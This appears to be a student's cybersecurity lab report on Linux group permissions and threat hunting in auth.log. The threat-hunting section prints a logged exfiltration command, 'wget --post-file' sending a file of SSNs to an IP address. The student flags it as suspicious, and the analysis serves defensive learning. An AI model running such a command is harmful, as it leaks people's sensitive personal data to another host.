
- x. **ls -l /G/**- This will list all of the groups saved in the /G/ and because of -l, display all of the detailed information as shown in figure 10.



```
Activities Terminal Mar 2 16:52
mgs650student@mgs650student-virtual-machine:~$ ls -l /G/
drwxrwx--- 2 root accounting 4096 Mar  2 16:48 Accounting
drwxrwx--- 2 root finance   4096 Sep 13 2023 Finance
drwxrwx--- 2 root hr        4096 Sep 13 2023 HR
d----- 2 root it        4096 Sep 13 2023 IT
d-----rwx 2 root legal    4096 Sep 13 2023 Legal
mgs650student@mgs650student-virtual-machine:~$ sudo chmod 770 /G/Finance
mgs650student@mgs650student-virtual-machine:~$ sudo chmod 770 /G/HR
mgs650student@mgs650student-virtual-machine:~$ sudo chmod 770 /G/IT
mgs650student@mgs650student-virtual-machine:~$ sudo chmod 770 /G/Legal
mgs650student@mgs650student-virtual-machine:~$ ls -l /G/
total 20
drwxrwx--- 2 root accounting 4096 Mar  2 16:48 Accounting
drwxrwx--- 2 root finance   4096 Sep 13 2023 Finance
drwxrwx--- 2 root hr        4096 Sep 13 2023 HR
drwxrwx--- 2 root it        4096 Sep 13 2023 IT
drwxrwx--- 2 root legal    4096 Sep 13 2023 Legal
mgs650student@mgs650student-virtual-machine:~$
```

Figure 10: Screenshot of “ls -l /G/” to list every groups.

- xi. **Getent group sudo accounting finance it hr legal**- This command helps to display information of some of the specified groups like in this example – sudo, accounting, finance, it, hr and legal as shown in figure 11.




```
Activities Terminal Mar 2 16:54
mgs650student@mgs650student-virtual-machine:~$ sudo chmod 770 /G/Legal
mgs650student@mgs650student-virtual-machine:~$ ls -l /G/
total 20
drwxrwx--- 2 root accounting 4096 Mar  2 16:48 Accounting
drwxrwx--- 2 root finance   4096 Sep 13 2023 Finance
drwxrwx--- 2 root hr        4096 Sep 13 2023 HR
drwxrwx--- 2 root it        4096 Sep 13 2023 IT
drwxrwx--- 2 root legal    4096 Sep 13 2023 Legal
mgs650student@mgs650student-virtual-machine:~$ getent group sudo accounting finance it hr legal
sudo:x:27:mgs650student,mark,tim,rhys-admin,vmware-admin
accounting:x:1015:cheryl,josh
finance:x:1010:lynn,dave
it:x:1011:tim,rhys,mark,rhys-admin
hr:x:1012:lynn,mark
legal:x:1013:elizabeth,mark
mgs650student@mgs650student-virtual-machine:~$
```

Figure 11: Screenshot of “getent group sudo accounting finance it hr legal” to get information on specified groups.

V. Threat Hunting

When we open the crucial authentication logs by using "cat /var/log/auth.log" and then filter out tim using '| grep "tim"' and observe all of the log to figure out some suspicious logs out of it. So, from figure 12 we can two threats activities going on which could be:-

- **Accessing Sensitive Files**- So a user "mgs650student" is repeatedly executing commands to run, view and list files in tim's directories (/home/tim/ssns-to-process) like cat /home/tim/ssns-to-process and ls /home/tim where ssns-to-process is the sensitive file as highlighted in figure 12.
- **Using Wget Command**- User mgs650student is using "wget command" as "wget --post-file /home/tim/ssns-to-process 10.200.0.22" (as highlighted in figure 12) which means that user is trying to upload file "ssns-to-process" to an unknown external IP address "10.200.0.22 which is a suspicious activity as this is an attempt of sending a sensitive data from system to an external device.



```
Activities Terminal Mar 3 19:45
mgs650student@mgs650student-virtual-machine: /var/log
mgs650student: timed out (service_start_timeout=25000ms)
2025-02-14T07:28:12.408948-05:00 mgs650student-virtual-machine dbus-daemon[1022]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)
2025-02-14T09:01:58.773442-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/cat /home/tim/ssns-to-process
2025-02-14T09:08:53.789675-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:03.058231-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/cat /home/tim/ssns-to-process
2025-02-14T09:09:44.879412-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:45.633607-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:46.378309-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:46.969939-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:47.657079-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:50.007514-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:50.458212-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/ls /home/tim
2025-02-14T09:09:52.981235-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/cat /home/tim/ssns-to-process
2025-02-14T09:10:06.647567-05:00 mgs650student-virtual-machine sudo: mgs650student : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/wget --post-file /home/tim/ssns-to-process 10.200.0.22
mgs650student@mgs650student-virtual-machine: /var/log
```

Figure 12: Screenshot of threat activities performed on user “Tim”.

VI. Deliverables

Q1. Explain briefly, in your own words, what virtualization is. How can virtualization be useful for cybersecurity purposes?

Ans 1. Virtualization is a technology that provides an environment to host multiple virtual operating systems, applications or servers which will run on single machine and any number of users can access those multiple operating systems anytime they want. So, this could be achieved using a software known as Hypervisor and it basically allows to run multiple virtual machine (VMs). So, each of the VM performs as an individual computer system, with their own operating system and application but it is also managed by the same single hardware system. This makes virtualization- resource efficient, flexible, fast and secure to run multiple machines in one device environment without any problem. So, in this way virtualization can aid multiple cybersecurity investigations by providing an environment where multiple computers can work under a supervised network inside one system to investigate one common objective which can increase the integrity, efficiency and productivity of the investigation.

Q2. Discuss some of the things you learned in this lab such as the importance of identity access management within an organization.

Ans 2. Some of the things I learned in this lab are:-

- Threat Hunting- I learned how to scan all of the log files manually and search for something suspicious happening in those logs and report it.
- Basic Command- This lab helped me learn some basic command in Linux such as cat, ls, cp and many others.
- Managing User, Groups and their permissions- I also learned how to make different users, groups and how to give them different permissions depending on their groups.

Q3. The results of your threat hunting from the prior section.

Ans 3. I mentioned all about the results of threat hunting with proper screenshots on page 8. Please navigate to page 8.